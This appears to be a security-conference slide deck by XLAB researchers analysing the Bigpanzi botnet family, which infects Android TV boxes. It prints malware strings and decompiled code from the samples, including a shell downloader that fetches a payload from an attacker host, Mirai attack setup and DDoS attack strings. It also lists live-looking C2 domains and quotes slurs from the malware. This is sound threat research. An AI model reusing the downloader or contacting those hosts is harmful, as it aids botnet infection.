



# **Bigpanzi:** The Cybercrime Syndicate Behind Million-Device Botnets

# Message From Bad Guys !

```
"dick surgey isn't cheap"
```

```
'Wow, you decrypted this. I bet you feel great about yourself. Can u tell me when your dad left?'
```

```
'nextstep.dyn'  
'insight.geek'  
'localmarket.indy'  
'clearpath.libre'  
'buildbetter.oss'  
'brandlane.parody'  
'securevault.pirate'  
'adaptiveflow.dyn'  
'craftsuite.gopher'  
'buildbetter.oss'  
'himanurnice.ru'  
'iholdxrp.ru'
```

```
aArrestAlex
```

```
ALIGN 4
```

```
DCB "Arrest Alex",0
```

# WHO ARE WE ?

## Alex Turing

- Kaspersky, 360, **QAX**
- APT Hunter
- { Engine | Kernel } Developer
- { VB | SAS | Botconf } Speaker
- **DDoS Researcher**

## Our Team : **XLAB**

- Formerly: 360netlab
- Research: DDoS | DNS

```
index:8, b'usr/lib'  
index:9, b'please. leave me alone netlab. i didnt provoke swear i love you '  
index:10, b'GET /geoip/?res=10&r HTTP/1.1\r\nHost: 1.1.1.1\r\nConnection: Close\r\n\r\n'  
index:11, b'Netlab pls leave me alone I surrender'  
index:12, b'getcred.uk'  
index:13, b'api.opennicproject.org'
```

```
(b'xlab gay')  
(b'paloaltoisgaytoo')  
(b'/proc/')  
(b'/proc/self/exe')  
(b'/proc/net/tcp')  
(b'/cmdline')  
(b'/proc/uptime')  
(b'/exe')  
(b'/maps')  
(b'/fd/')  
(b'/socket')  
(b'wget|curl|ftp|ntpdate|echo')  
(b'telnetd|upnpd-static|udhcpd|usr/bin/inetd|ntpc|client|boa|lighttpd|httpd|goahead|mini_http|miniupnpd|dnsmasq|sshd|dhcpd')  
(b'/dev/watchdog')  
(b'/dev/misc/watchdog')  
(b'TSource Engine Query')  
(b'shell')  
(b'system')  
(b'enable')  
(b'sh')  
(b'/bin/busybox AISURU')  
(b'ncorrect')  
(b'AISURU: applet not found')  
(b'today at xlab, botnet operators learn how to dance macarena')
```

**XLAB GAY**  
**Palo Alto Networks Is GAY Too**

# Quick Survey

**Bigpanzi** syndicate ?

**Bigpanzi** botnet ?

**Pandoraspear** botnet?

**Pcdn** botnet?

**Vo1d** botnet ?

# Today's Menu

## Appetizer

- The Bigpanzi Gang Overview

## Main Course

- An Unknown ELF Sample (0/64,2021)
- Pandoraspear Botnet (170K,2021)
- Pcdn Botnet (800K, 2024)
- OTA Firmware (APK & Forum)
- Vo1d Botnet (1.69 M,2025)

## Dessert

- Bigpanzi Identity (CTO?)



# Bigpanzi **Overview**


History, Assets, Scale ...



# Overview – Bigpanzi













## Some Key Words

- ✓ Traceable back to **2016**
- ✓ First Reported in **2023**
- ✓ **Pandoraspear & pcdn botnet**
- ✓ **Vo1d botnet**
- ✓ **Million Nodes**
- ✓ **DDoS, Proxy, Ad fraud**
- ✓ **Android Set-Top Box/TV**
- ✓ **eCos Satellite Receiver**



# Overview – Seized Hardcoded Assets

## 2 Pandoraspear C2

 .rodata:000... 0000000E	C	ok3.mf1ve.com
 .rodata:000... 0000000E	C	ok3.mflve.com
 .rodata:000... 00000010	C	abcr.ftsyt1.com
 .rodata:000... 00000010	C	pcn.panddna.com
 .rodata:000... 0000000F	C	ppn.pnddon.com
 .rodata:000... 00000015	C	romatotti520.oicp.io
 .rodata:000... 0000000F	C	apz.bsaldo.com
 .rodata:000... 00000011	C	jgp.pdltdgie.com
 .rodata:000... 0000000F	C	apz.pdonno.com
 .rodata:000... 00000010	C	abcr.ftsyt1.com
 .rodata:000... 0000000F	C	apz.pdonno.com
 .rodata:000... 0000000E	C	ok3.mflve.com

## 1 Pcdn C2 & Downloader

```
DCB "#!/system/bin/sh",0xA
DCB "if [ ! -f ",0x22,"/data/srs.sh",0x22," ]",0xA
DCB "then",0xA
DCB "cd data && wget ",0x22,"http://fadfa.dyano.com:8080/stb-downlo"
DCB "ad/pcdn.tar.gz",0x22," && tar xf pcdn.tar.gz && rm -rf pcdn.tar."
DCB "gz",0xA
DCB "fi",0xA
DCB 0
```

```
DCB "zas8wie.snarutox.com",0
; DATA XREF: sub_450AC+5C↑o
; sub_450AC+60↑o ...

ALIGN 4
DCB "in32hbccw.oneconcord.net",0
; DATA XREF: sub_450AC+68↑o
; sub_450AC+6C↑o ...

ALIGN 8
DCB "pu9z3cca.trumpary.com",0
; DATA XREF: sub_450AC+74↑o
; sub_450AC+78↑o ...

ALIGN 0x10
DCB "kp519bpa.fireisi.com",0
; DATA XREF: sub_450AC+80↑o
; sub_450AC+84↑o ...

ALIGN 4
DCB "hgxx123p.ourhousei.com",0
; DATA XREF: sub_450AC+8C↑o
; sub_450AC+90↑o ...
```


# Overview – Scale

## Pcdn & Pandoraspear

Daily active: **800,000+**



**86%** located in **Brazil**



# Overview – Seized DGA Assets

256+ VO1D DGA C2

<input type="checkbox"/>	imbe[REDACTED]f024fd9.top	...	2026年1月6日	已激活
<input type="checkbox"/>	bnw[REDACTED]da44f6b.top	...	2026年1月6日	已激活
<input type="checkbox"/>	bftn[REDACTED]0945f1.top	...	2026年1月6日	已激活
<input type="checkbox"/>	gagt[REDACTED]44c0eec.top	...	2026年1月6日	已激活
<input type="checkbox"/>	iydq[REDACTED]38043e.top	...	2026年1月6日	已激活
<input type="checkbox"/>	jbnh[REDACTED]3594a17.top	...	2026年1月6日	已激活
<input type="checkbox"/>	nbm[REDACTED]3204ae6.top	...	2026年1月6日	已激活
<input type="checkbox"/>	osna[REDACTED]2794605.top	...	2026年1月6日	已激活
<input type="checkbox"/>	uuqv[REDACTED]437455c.top	...	2026年1月6日	已激活
<input type="checkbox"/>	xpuv[REDACTED]a7541ab.top	...	2026年1月6日	已激活
<input type="checkbox"/>	xrrxl[REDACTED]042986.top	...	2026年1月6日	已激活


<input type="checkbox"/>	fvc[REDACTED]2c2dd4.top	...	2026年1月9日	已激活
<input type="checkbox"/>	hbc[REDACTED]e49b7ec.top	...	2026年1月9日	已激活
<input type="checkbox"/>	cyy[REDACTED]0714551.top	...	2026年1月9日	已激活
<input type="checkbox"/>	iqfl[REDACTED]d4756.top	...	2026年1月9日	已激活
<input type="checkbox"/>	iyk[REDACTED]24a6cb.top	...	2026年1月9日	已激活
<input type="checkbox"/>	npr[REDACTED]035ebc7.top	...	2026年1月9日	已激活
<input type="checkbox"/>	ntg[REDACTED]f197570.top	...	2026年1月9日	已激活
<input type="checkbox"/>	qsc[REDACTED]ead4fee.top	...	2026年1月9日	已激活
<input type="checkbox"/>	zvx[REDACTED]da0dd0.top	...	2026年1月9日	已激活
<input type="checkbox"/>	esh[REDACTED]965680.top	...	2026年1月9日	已激活
<input type="checkbox"/>	ilic[REDACTED]7946b.top	...	2026年1月9日	已激活
<input type="checkbox"/>	rlo[REDACTED]bc39d1.top	...	2026年1月9日	已激活

# Overview – Scale

Peak: **1.58M+**  
Daily : **900,000+**

## Vo1d

## Worldwide



# The Genesis of All

An **Unknown** ELF sample from 2021

Packer, DDoS, Mirai, C2 ...



# The Unknown – Packer

## VT live hunt

```
1 import "elf"
2 rule modified_upx
3 {
4   condition:
5     positives <=5 and
6     (elf.number_of_sections==0 or elf.number_of_sections > 50) and elf.number_of_segments <=3
7     and
8     (
9       (
10        uint8(0x4)==0x1 and uint8(0x5)==0x1
11        and
12        uint32(0x34+elf.number_of_segments*0x20+0x4)!=0x21585055
13        and
14        uint32(0x34+elf.number_of_segments*0x20+0xc)==0x0
15        and
16        uint32(0x34+elf.number_of_segments*0x20+0x10) !=0x0
17        and
18        uint32(0x34+elf.number_of_segments*0x20+0x10)>=uint32(0x34+elf.number_of_segments*0x20+0x14)
19        and
20        uint32(0x34+elf.number_of_segments*0x20+0x14)>uint32(0x34+elf.number_of_segments*0x20+0x18)
21        and
22        uint32(0x34+elf.number_of_segments*0x20+0x18)>uint32(0x34+elf.number_of_segments*0x20+0x1c)
23        and
24        uint32(0x34+elf.number_of_segments*0x20+0x1c)!=0
25        and
26        uint32(0x34+elf.number_of_segments*0x20+0x10)>filesize
27      )

```

**UPX!**

## standard upx

7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00	ELF	□□□□
03 00 28 00-01 00 00 00-94 F1 0B 00-34 00 00 00	□(	□ ??□4
D8 4E 03 00-00 00 00 05-34 00 20 00-03 00 28 00	?N	□ 4 □(
03 00 01 00-01 00 00 00-00 00 00 00-00 00 00 00	□□	
00 00 00 00-00 10 00 00-CC AC 08 00-06 00 00 00		□ ??□□
00 10 00 00-01 00 00 00-00 00 00 00-00 B0 08 00	□ □	?□
00 B0 08 00-8D 4B 03 00-8D 4B 03 00-05 00 00 00	?□?K	□?K□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00	□ Q?td	
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00		□
00 00 00 00-ED 5B 6E EC-55 50 58 21-0C 0A 0E 17	?[n?	UPX! □□□□

## modified upx

7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00	ELF	□□□□
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00	□(	□ ?□4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00		4 □(
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00	□	
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00	C?□C?	□□
00 10 00 00-01 00 00 00-00 00 00 00-00 C0 03 00	□ □	?□
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00	?□	??□□
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00	□ Q?td	
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00		□
00 00 00 00-AA 12 24 BF-75 40 28 71-48 09 0D 17	?□?	u@G□□

# The Unknown – Packer

## It works!!!

0x71284075, 31/64

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00 ELF[ ][ ][ ][ ]
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00 [ ] ( [ ] [ ] 4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00 [4] [ ] (
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00 [ ]
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00 C? [ ] C? [ ] [ ]
00 10 00 00-01 00 00 00-00 00 00 00-00 C0 03 00 [ ] [ ] [ ] ? [ ]
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00 ? [ ] ?? [ ] [ ]
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00 [ ] Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00 [ ]
00 00 00 00-AA 12 24 BF-75 40 28 71-48 09 0D 17 ? [ ] ? [ ] u@ [ ] H [ ] [ ]
```

31

/64

Community Score

31/64 security vendors flagged this file as malicious

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c86ac629af7b4443f01c237257dce60167fcf8418963c9e550313bddd26b0b

Size 237.61 KB

Last Analysis Date a moment ago

ELF

pandoraspear

elf shared-lib arm

0x414d4f52, 11/64

```
7F 45 4C 46-01 01 01 03-00 00 00 00-00 00 00 00 ELF[ ][ ][ ][ ]
03 00 28 00-01 00 00 00-0C AA 03 00-34 00 00 00 [ ] ( [ ] [ ] 4
00 00 00 00-00 00 00 05-34 00 20 00-03 00 28 00 [4] [ ] (
00 00 00 00-01 00 00 00-00 00 00 00-00 00 00 00 [ ]
00 00 00 00-43 B3 03 00-43 B3 03 00-05 00 00 00 C? [ ] C? [ ] [ ]
00 10 00 00-01 00 00 00-00 00 00 00-00 C0 03 00 [ ] [ ] [ ] ? [ ]
00 C0 03 00-00 00 00 00-CC D4 05 00-06 00 00 00 ? [ ] ?? [ ] [ ]
00 10 00 00-51 E5 74 64-00 00 00 00-00 00 00 00 [ ] Q?td
00 00 00 00-00 00 00 00-00 00 00 00-06 00 00 00 [ ]
00 00 00 00-AA 12 24 BF-52 4F 4D 41-48 09 0D 17 ? [ ] ? [ ] ROMA [ ] H [ ] [ ]
```

11

/64

Community Score

11/64 security vendors flagged this file as malicious

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bc18589db2f8af703484b1973ea4e4c80516e2f6a83db36bf641d0b61aecf7b

Size 237.61 KB

Last Analysis Date 5 minutes ago

ELF

pandoraspear\_0012\_qax\_lab

elf arm shared-lib

## Strings

/htv/attack.log

PID %d forking (%d), child (%d) attacks %, UDP\  
PID %d forking (%d), child (%d) attacks %, SYN\  
PID %d forking (%d), child (%d) attacks %, ICMP\  
PID %d forking (%d), child (%d) attacks %, MIX\  
PID %d forking (%d), child (%d) attack-bcast %, SMURF\  
PID %d forking (%d), child (%d) attacks %, TARGA3\  
PID %d forking (%d), child (%d) attacks %, DNSFLOOD\  
Failed to create raw socket. Aborting attack

## Borrow code from mirai

```
v0 = calloc(1u, 8u);
v0[4] = 0;
v1 = (unsigned __int8)byte_5DAD0;
*(DWORD *)v0 = sub_37334;
v2 = realloc((void *)dword_5DAD4, 4 - -4 * v1);
dword_5DAD4 = (int)v2;
v3 = byte_5DAD0 + 1;
v2[(unsigned __int8)byte_5DAD0] = v0;
byte_5DAD0 = v3;
v4 = calloc(1u, 8u);
v4[4] = 1;
*(DWORD *)v4 = sub_37C2C;
v5 = realloc(v2, 4 * v3 + 4);
dword_5DAD4 = (int)v5;
v6 = byte_5DAD0 + 1;
v5[(unsigned __int8)byte_5DAD0] = v4;
byte_5DAD0 = v6;
v7 = calloc(1u, 8u); mirai attack init
v7[4] = 2;
*(DWORD *)v7 = sub_38BDC;
v8 = realloc(v5, 4 * v6 + 4);
dword_5DAD4 = (int)v8;
v9 = byte_5DAD0 + 1;
v8[(unsigned __int8)byte_5DAD0] = v7;
byte_5DAD0 = v9;
v10 = calloc(1u, 8u);
v10[4] = 9;
*(DWORD *)v10 = sub_3A84C;
v11 = realloc(v8, 4 * v9 + 4);
dword_5DAD4 = (int)v11;
v12 = byte_5DAD0 + 1;
v11[(unsigned __int8)byte_5DAD0] = v10;
byte_5DAD0 = v12;
v13 = calloc(1u, 8u);
v13[4] = 3;
*(DWORD *)v13 = sub_3AB24;
v14 = realloc(v11, 4 * v12 + 4);
```

# The Unknown – Backdoor

## IDA REFS

Local cross references to cmdid

Xref	Line	Column	Pseudocode line
w	502	16	cmdid = atoi((const char *)&v128);
r	503	22	v54 = cmdid;
r	504	21	if ( cmdid >= 41 )
r	506	21	if ( cmdid >= 34 )
r	508	23	if ( cmdid >= 37 )
r	510	25	if ( cmdid >= 38 )
r	512	27	if ( cmdid >= 39 )
r	514	29	if ( cmdid == 39 )
r	553	28	else if ( cmdid >= 35 )
r	567	36	sub_113F0(v102, cmdid);
r	576	26	else if ( cmdid >= 31 )
r	578	23	if ( cmdid >= 32 )
r	607	26	else if ( cmdid >= 12 )
r	609	23	if ( cmdid >= 21 )
r	611	25	if ( cmdid == 21 )
r	618	28	else if ( cmdid == 12 )
r	625	26	else if ( cmdid == 11 )
r	634	19	if ( cmdid >= 3000 )
r	636	19	if ( cmdid >= 110 )
r	638	21	if ( cmdid >= 200 )
r	640	23	if ( cmdid >= 201 )
r	642	25	if ( cmdid == 201 && v52 >= 6 )
r	712	26	else if ( cmdid == 110 )
r	717	24	else if ( cmdid >= 42 )
r	719	21	if ( cmdid >= 88 )
r	721	23	if ( cmdid == 88 )
r	735	26	else if ( cmdid == 42 )
r	746	17	if ( cmdid < 4004 )
r	748	17	if ( cmdid >= 5555 )
r	750	19	if ( cmdid >= 6269 )
r	752	21	if ( cmdid == 6269 )
r	759	24	else if ( cmdid == 5555 )
r	769	22	else if ( cmdid >= 5000 )
r	771	19	if ( cmdid == 5000 )
r	781	22	else if ( cmdid == 4004 )

Line 16 of 39

OK Cancel Search Help




```
qmemcpy(v124, "ok3.mf1ve.com", 0x60u);
qmemcpy(v123, "pcn.panddna.com", sizeof(v123));
qmemcpy(v122, "apz.bsaldo.com", sizeof(v122));
qmemcpy(v121, "abcr.ftsyt1.com", sizeof(v121));
```

aOk3MflveCom	DCB	"ok3.mflve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ; DATA XREF: main+70↑o ; main+80↑o ...
aOk3MflveCom	DCB	"ok3.mflve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aAbcrFtsym1Com_0	DCB	"abcr.ftsym1.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aPcnPanddnaCom	DCB	"pcn.panddna.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ; DATA XREF: main+8C↑o ; main+98↑o ...
aPpnPdndonCom	DCB	"ppn.pnddon.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aRomatotti520Oi	DCB	"romatotti520.oicp.io",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aApzBsaldoCom	DCB	"apz.bsaldo.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ; DATA XREF: main+A4↑o ; main+B0↑o ...
aJgpPdldgieCom	DCB	"jgp.pdldgie.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aApzPdonnoCom	DCB	"apz.pdonno.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aAbcrFtsym1Com	DCB	"abcr.ftsym1.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 ; DATA XREF: main+BC↑o ; main+C8↑o ...
aApzPdonnoCom_0	DCB	"apz.pdonno.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
aOk3MflveCom_0	DCB	"ok3.mflve.com",0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0

# The Unknown – A Big FISH

**50,000+ bots**

- located in Brazil
- cyclical fluctuations



**170,000+ at the peak**



# The Big Fish Bites Back



We observed

□ Bot Scale is **shrinking**

We experienced **adversarial**  
operations

□ Xlab Sinkhole Server is under **attack**



# A Ghost with Roots in 2016

## The **Pandoraspear** Botnet

Evolution, Algorithm, Harvest, Leads ...



# Pandoraspear - Samples

From **2016** to 2024, 15 versions

C:\work\1001night\pandora_final\pandora_samples			
n	Name	Size	Date Time
..		Up	24/09/27 17:27
	pandoraspear_0001	62776	21/05/28 17:08
	pandoraspear_0002	62776	21/05/30 15:53
	pandoraspear_0003	116080	08/02/29 10:33
	pandoraspear_0004	316796	09/01/01 00:00
	pandoraspear_0005	349684	08/02/29 10:33
	pandoraspear_0006	345588	23/09/24 15:03
	pandoraspear_0007	329204	21/07/30 12:36
	pandoraspear_0008	361972	21/06/02 16:07
	pandoraspear_0009	431604	22/09/30 15:46
	pandoraspear_0010	448040	23/12/15 22:36
	pandoraspear_0012	243316	24/09/25 18:25
	pandoraspear_0014	229868	24/09/25 18:23
	pandoraspear_0015	229868	24/07/26 16:41
	pandoraspearrk_0010	2304 K	23/12/26 14:13
	pandoraspearrk_0013	1133 K	24/09/25 18:23
	pandoraspearrk_0015	1142 K	24/09/08 12:25

# Pandoraspear - Evolution

2016.x – 2023.12

- 8 years
- V1 – V10



V4: leverage Mirai attack vectors

```
v0 = calloc(1u, 8u);
v0[4] = 0;
v1 = (unsigned __int8)byte_52A90;
*(__DWORD *)v0 = sub_30E30;
v2 = realloc((void *)dword_52A94, 4 - -4 * v1);
dword_52A94 = (int)v2;
v3 = byte_52A90 + 1;
v2[(unsigned __int8)byte_52A90] = v0;
byte_52A90 = v3;
v4 = calloc(1u, 8u);
v4[4] = 1;
*(__DWORD *)v4 = sub_31728;
v5 = realloc(v2, 4 * v3 + 4);
dword_52A94 = (int)v5;
v6 = byte_52A90 + 1;
v5[(unsigned __int8)byte_52A90] = v4;
byte_52A90 = v6;
v7 = calloc(1u, 8u);
v7[4] = 2;
*(__DWORD *)v7 = sub_32608;
v8 = realloc(v5, 4 * v6 + 4);
dword_52A94 = (int)v8;
v9 = byte_52A90 + 1;
v8[(unsigned __int8)byte_52A90] = v7;
byte_52A90 = v9;
v10 = calloc(1u, 8u);
v10[4] = 9;
*(__DWORD *)v10 = sub_34348;
```

attack\_init

2024.01 - 2024.09

- 9 months
- V11 – V15



V14: New C2 / Hosts Server  
2024.07.29

```
qmemcpy(v196, "ok3.mflve.com", 0x80u);
qmemcpy(v195, "pcn.panddna.com", sizeof(v195));
qmemcpy(v194, "apz.pdonno.com", sizeof(v194));
qmemcpy(v193, "alwkic.vd0hie7d.com", sizeof(v193));
qmemcpy(v192, "hxbwhnxs.bv1tpvdc0.com", sizeof(v192));
qmemcpy(v191, "ynqq.gr865lhdo.com", sizeof(v191));
qmemcpy(v182, "http://pandoramain.ks1ado.com:8080/marketdatas/dns/hosts", sizeof(v182));
qmemcpy(v181, "http://pandorabackup.lf1tpdo.com:8080/marketdatas/dns/hosts", sizeof(v181));
```

# Pandoraspear - Evolution

2024.01 - 2024.09

- 9 months
- V11 – V15



## V14: New C2 / Hosts Server 2024.07.29

```
qmemcpy(v196, "ok3.mflve.com", 0x80u);
qmemcpy(v195, "pcn.panddna.com", sizeof(v195));
